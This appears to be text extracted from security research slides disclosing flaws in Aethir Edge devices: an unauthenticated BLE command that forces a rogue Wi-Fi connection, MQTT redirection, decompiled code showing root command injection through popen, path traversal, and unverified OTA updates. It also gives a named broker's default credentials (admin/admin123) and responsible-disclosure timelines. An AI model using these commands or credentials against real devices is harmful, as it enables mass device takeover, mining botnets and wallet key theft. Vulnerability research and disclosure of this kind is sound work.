












Attack Vector: Network Reconfiguration

- ✿ {command: 2, data: {cap: 2, **ssid**: xx, **bssid**: xx, **pwd**: xx}} ==>
00009000-0000-1000-8000-00805f9b34fb
- ✿ Allow any nearby attacker to send this command without authentication
- ✿ Forces the device to connect to a Rogue AP under our control
- ✿ **Result:** MiTM and open ports become a primary attack surface

MQTT Command & Control System

- ❖ Edge Services subscribe to channels on a central server to receive commands for tasks like OTA updates and running compute jobs
- ❖ Key Services: ota_service, download_service, and cmdline_service



MQTT Command & Control System

- ❖ Edge Services subscribe to channels on a central server to receive commands for tasks like OTA updates and running compute jobs
- ❖ Key Services: ota_service, download_service, and cmdline_service
- ❖ From our MitM position, we can spoof DNS requests, redirecting the Edge device to connect to our own MQTT server
- ❖ Control over the messages sent to the device

MQTT Command & Control System

- ❖ download_service: **Arbitrary File Write** via Path Traversal flaw, leading to persistent root access.
- ❖ ota_service: Manages system updates and **has no verification**.
- ❖ cmdline_service: **Direct Command Injection** as root

```
snprintf(subscribe_channel, 128, 127, "he/cloud/device/%s", SN);
snprintf(publish_channel, 128, 127, "he/agent/device/result");
snprintf(v50, 128, 128, "%s_cmdline_service", SN);
mosquitto_lib_init(v5); v6 = mosquitto_new(v50, 1, 0); mosquitto_int_option(v6, 1, 5);
mosquitto_connect_callback_set(m0bj, on_connect);
mosquitto_disconnect_callback_set(m0bj, on_disconnect);
mosquitto_subscribe_callback_set(m0bj, on_subscribe);
mosquitto_publish_callback_set(m0bj, on_publish);
mosquitto_message_callback_set(m0bj, on_message);

int __fastcall on_message(int a1, int a2, int a3)
{
    getRequsIdFromJson(v5, (int)random_id);
    getTypeFromJson(*(_DWORD *)(a3 + 8), (int)type);
    getEventIdFromJson(*(_DWORD *)(a3 + 8), (int)eventId);
    getTaskIdFromJson(*(_DWORD *)(a3 + 8), (int)taskId);
    if ( !strcmp(type, "cmdLine") ) {
        cmd0bj = (struct cmdline *)calloc(1u, 0x1384u);
        parseCmdlineJson(*(_DWORD *)(a3 + 8), cmd0bj);
        if ( !strcmp(cmd0bj->cmd, "reboot") ) {...}
        else if ( !strcmp(cmd0bj->cmd, "abort") ) {...}
        else if ( !strcmp(cmd0bj->cmd, "restoreFactory") ) {...}
        else {
            ...
            pthread_create(&newthread, 0, (void * (*)(void *))doCmdLineAndReport, cmd0bj)
        }
    }
}

int __fastcall doCmdLineAndReport(struct cmdline *cmd0bj)
{
    cmd = cmd0bj->cmd;
    v14 = cmd0bj->cmd;
    v3 = popen(cmd, "r");
```

~/Desktop/depin/edge/

hhjack@m1 pwn % ./poc.sh

A

✗ Aethir Edge

God Mode: Insecure MQTT Broker

- ❖ No Publish Authentication (admin/admin123)
 - ❖ Anyone can connect to the broker.myedge-manager.io and publish commands to any channel
 - ❖ Allows a global takeover of all connected devices.



Total Node Network Takeover

- ✿ ~62,000 nodes (a ~\$90M hardware investment)
- ✿ Hijacking of the ~\$310,000 daily ATH reward stream
- ✿ A powerful C&C botnet
 - ✿ E.g, generate an additional ~\$1,000 per day via XMR mining
- ✿ Allows for theft of any sensitive data from within the running containers
- ✿ Private keys of wallets

Responsible Disclosure (Aethir)

- ✿ 10/07/2024 — Initial Report
- ✿ 11/07/2024 — Expected to be launched in the next OTA
- ✿ 12/03/2024 — Small scale, will push the software to all the devices
- ✿ 01/02/2025 — Update all the boxes
- ✿ 01/10/2025 — Ask for credit, no response since then 


IRResponsible Disclosure (APhone)

- ✿ 10/16/2024 — Initial Report
- ✿ 11/07/2024 — Confirmed
- ✿ 12/03/2024 — Delay in the release compared to the expected time
- ✿ 01/08/2025 — Will not be making any updates for the time being
- ✿ 01/20/2025 — Moving in a new direction entirely, no following stories 

